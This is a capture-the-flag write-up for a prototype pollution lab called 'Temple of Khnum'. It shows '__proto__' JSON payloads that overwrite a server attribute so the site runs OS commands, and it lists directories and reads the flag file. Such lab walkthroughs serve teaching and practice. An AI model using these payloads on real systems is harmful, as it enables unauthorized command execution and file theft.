
Temple of Khnum

DarkTemplar
Kleopatras_Klantarslen




Temple of Khnum

484

This is a prototype pollution lab.

Directly in the description of this challenge we get a huge hint. It’s about ”prototype pollution”. I’ll have to read up on that. But first let’s just have a look on the site and see what we find.



Sacred Text Translator

Use this ancient tool to translate hieroglyphic texts found within the temple.

Enter Sacred Text:

Paste hieroglyphic text here...


Configure Temple Scanner

Advanced settings for the temple scanner. Only high priests should modify these settings.

Scanner Configuration (JSON format):

{"scan_timeout": 5000, "notify_on_scan": true}

There are two input fields available to a normal visitor of the site. Always something to keep in mind since it can be a way to influence the server. Whatever we can use to send stuff to the server is always of interest. We see that the second one seem to accept input written in JSON format. And has two buttons, one for updating the config and one for inspecting it. The first one doesn’t seem nearly as interesting this far. But it seems simpler. It’s supposed to be some kind of ”Sacred Text Translator”. Let’s see what happens when we try an input.



Sacred Text Translator

Use this ancient tool to translate hieroglyphic texts found within the temple.

Enter Sacred Text:


aa

Translation: Ancient text says: aa

Scribe's Notes:

No special instructions from the high priest.

Okay, not much to go on. We see that it takes the value we input and makes it apart of the output. But other than that it doesn’t tell me much. I’ll go on to inspect the source for the site.




```
<div class="temple-scanner">
    <div class="scanner-header">
        <img src="/static/images/scarab.png" alt="Scarab Symbol">
        <h3>Configure Temple Scanner</h3>
    </div>
    <p>Advanced settings for the temple scanner. Only high priests should modify these settings.</p>
    <!-- The secrets of the ancients are not on the surface. Seek the scrolls of the past, and the path shall reveal itself. -->

    <div class="form-group">
        <label for="scanner-config">Scanner Configuration (JSON format):</label>
        <textarea id="scanner-config" class="form-control" rows="5" placeholder='{"scan_timeout": 5000, "notify_on_scan": true}'></textarea>
    </div>

    <button id="configure-btn" class="btn">Update Scanner Configuration</button>
    <button id="debug-scanner-btn" class="btn">Inspect Scanner</button>

    <div id="config-output" class="output-container"></div>
</div>
```

We find an interesting comment. In the code for the scanner field. At the moment it doesn’t tell me much, but maybe it will make sense later. Well, time to read up on Prototype Pollution.

I find this article and read through it.
https://portswigger.net/web-security/prototype-pollution


One key part of the article is under the section ”Prototype pollution sources”.



A prototype pollution source is any user-controllable input that enables you to add arbitrary properties to prototype objects. The most common sources are as follows:

- The URL via either the query or fragment string (hash)
- JSON-based input
- Web messages

JSON-based input. Didn’t we see that on the site? We sure did, where we could update the scanner configuration. So this seems to be our vector.




Scanner Configuration:

scan_timeout: Controls how long a scan can run (ms)
Current value: 5000
Default: 5000
Last modified: 13 days ago

notify_on_scan: Sends notification to high priest after scan
Current value: True
Default: True
Last modified: 45 days ago

maintenance_cycle: Days between temple maintenance rituals
Current value: 7
Default: 7
Last modified: 16 days ago


When we click ”Inspect Scannner” we get a bunch of attributes as output. What happens if we try to change a value? I’ll try: {”scan_timeout”:5}



scan_timeout: Controls how long a scan can run (ms)
Current value: 5
Default: 5000
Last modified: 13 days ago


It works. We have a way to influence the configuration. Let’s see what happens if we intercept the request in Burp. We just see that it sends the JSON string we have put in as a POST. We’ll send the request to repeater to be able to reuse it and manipulate it as we please. We do the same with the inspection of the config. We send that GET to repeater as well.

Okay, let’s see. I’ll try to change a value that isn’t listed to see what happens.
{”aa”:5}



```
HTTP/1.1 200 OK
Server: nginx/1.27.4
Date: Sun, 04 May 2025 09:41:53 GMT
Content-Type: application/json
Content-Length: 63
Connection: keep-alive
Vary: Cookie

{
    "message":"Scanner configuration updated",
    "status":"success"
}

```

It says that it updated successfully. Which tells me that it doesn’t seem like there is some kind of check for which values can be changed. Awesome! I’ll check what response I’ll get from the GET request for the config.




```
{
        "available_settings":[
                "scan_timeout: Controls how long a scan can run (ms)",
                "notify_on_scan: Sends notification to high priest after scan",
                "maintenance_cycle: Days between temple maintenance rituals",
                "ritual_timeout: Maximum time for ritual completion (seconds)",
                "scroll_buffer_size: Size of the sacred text buffer in bytes",
                "temple_guardian_mode: Behavior mode for temple guardians",
                "WARNING: Improper configuration may anger the gods!"
        ],
        "developer_notes":
        "Ra's reminder: The temple scanner's full_scanner_attributes contain sacred gadgets that must be protected from the unworthy. - Imhotep",
        "full_scanner_attributes":{
                "maintenance_cycle":"7",
                "notify_on_scan":"True",
                "ritual_timeout":"60",
                "sacred_text_translator":
                "[RESTRICTED] Used for sacred text processing",
                "scan_timeout":"5",
                "scroll_buffer_size":"4096",
                "temple_guardian_mode":"passive"
        },
        "message":"The eye of Horus reveals the scanner's secrets."
```

No mention of our aa value anywhere. But some other interesting stuff. If we compare the attributes in available_settings and full_scanner_attributes. We see that there is one more in full_scanner_attributes. Namely, ”sacred_text_translator” it has an interesting string value set. We’ll get back to this. But first we need to confirm that we can actually use Prototype Pollution.

I try to send the JSON in the ”update POST”:
{”__proto__”:{”aa”:5}}

I get the same success response again. Let’s see if the GET response has changed.




```
"full_scanner_attributes":{
     "aa":"5",
     "maintenance_cycle":"7",
     "notify_on_scan":"True",
     "ritual_timeout":"60",
     "sacred_text_translator":
     "[RESTRICTED] Used for sacred text processing",
     "scan_timeout":"5",
     "scroll_buffer_size":"4096",
     "temple_guardian_mode":"passive"
},
"message":"The eye of Horus reveals the scanner's secrets.",
"scanner_attributes":{
     "attr_0":
     "scan_timeout: Controls how long a scan can run (ms)\nCurren
     t value: 5\nDefault: 5000\nLast modified: 13 days ago",
     "attr_1":
     "notify_on_scan: Sends notification to high priest after sca
     n\nCurrent value: True\nDefault: True\nLast modified: 45 day
     s ago",
     "attr_2":
     "maintenance_cycle: Days between temple maintenance rituals\
     nCurrent value: 7\nDefault: 7\nLast modified: 16 days ago",
     "attr_3":
     "aa: Custom configuration option\nCurrent value: \"5\"\nDefa
     ult: Unknown\nLast modified: Recently",
```

We see that our new attribute ”aa” is there. We have confirmed Prototype Pollution. Now we just have to figure out what we need to do with it. Let’s go back a bit. What about that attribute ”sacred_text_translator”? Can we do something with that? Where else have we seen something that relates to it? That’s right! The other input field on the site. Maybe they’re linked in some way.

What if we try to change the value? I’ll try
{”__proto__”:{”sacred_text_translator”:true}}

The success response. Good so far. But when we try the GET request we don’t see anything different. Did it not work? I don’t know. Hard to tell if it had any impact. But since we seem to have figured out that it might be linked to the other input field. Let’s see what happens when we use that field again.




Error: 'bool' object has no attribute 'split'

With an input of ”aa”, we get this error message. Something definitely happend. Let’s assess the situation.

We confirmed we’re able to achieve Prototype Pollution.
We got a success response when we tried to change ”sacred_text_translator” to true.

True? That’s a boolean value. And the error message from the translator says ’bool’ object. What if we try some OS commands?

```
{”__proto__”:{”sacred_text_translator”:ls}}
```




Translation: Translation completed by temple scribe.

Scribe’s Notes:

```
dev
etc
home
opt
usr
var
```

Amazing! We have an ability to inject OS commands. This feels like it’s close.

```
{”__proto__”:{”sacred_text_translator”:ls home}}
```




Scribe’s Notes:

```
pharaoh
priest
```

```
{”__proto__”:{”sacred_text_translator”:ls home/pharaoh}}
```

We find a document welcome.txt, let’s see what it contains.




Scribe’s Notes:

Welcome, High Priest, to the sacred terminal of the Temple of Khnum.

No good. We’ll check out the priest home directory instead. There we find another text document called eye_of_horus.txt. Let’s check it out.

```
{”__proto__”:{”sacred_text_translator”:cat home/priest/eye_of_horus.txt}}
```



Scribe’s Notes:

O24{prototyp3_pollution_is_4nci3nt_m4gic}

Bingo! Another flag taken.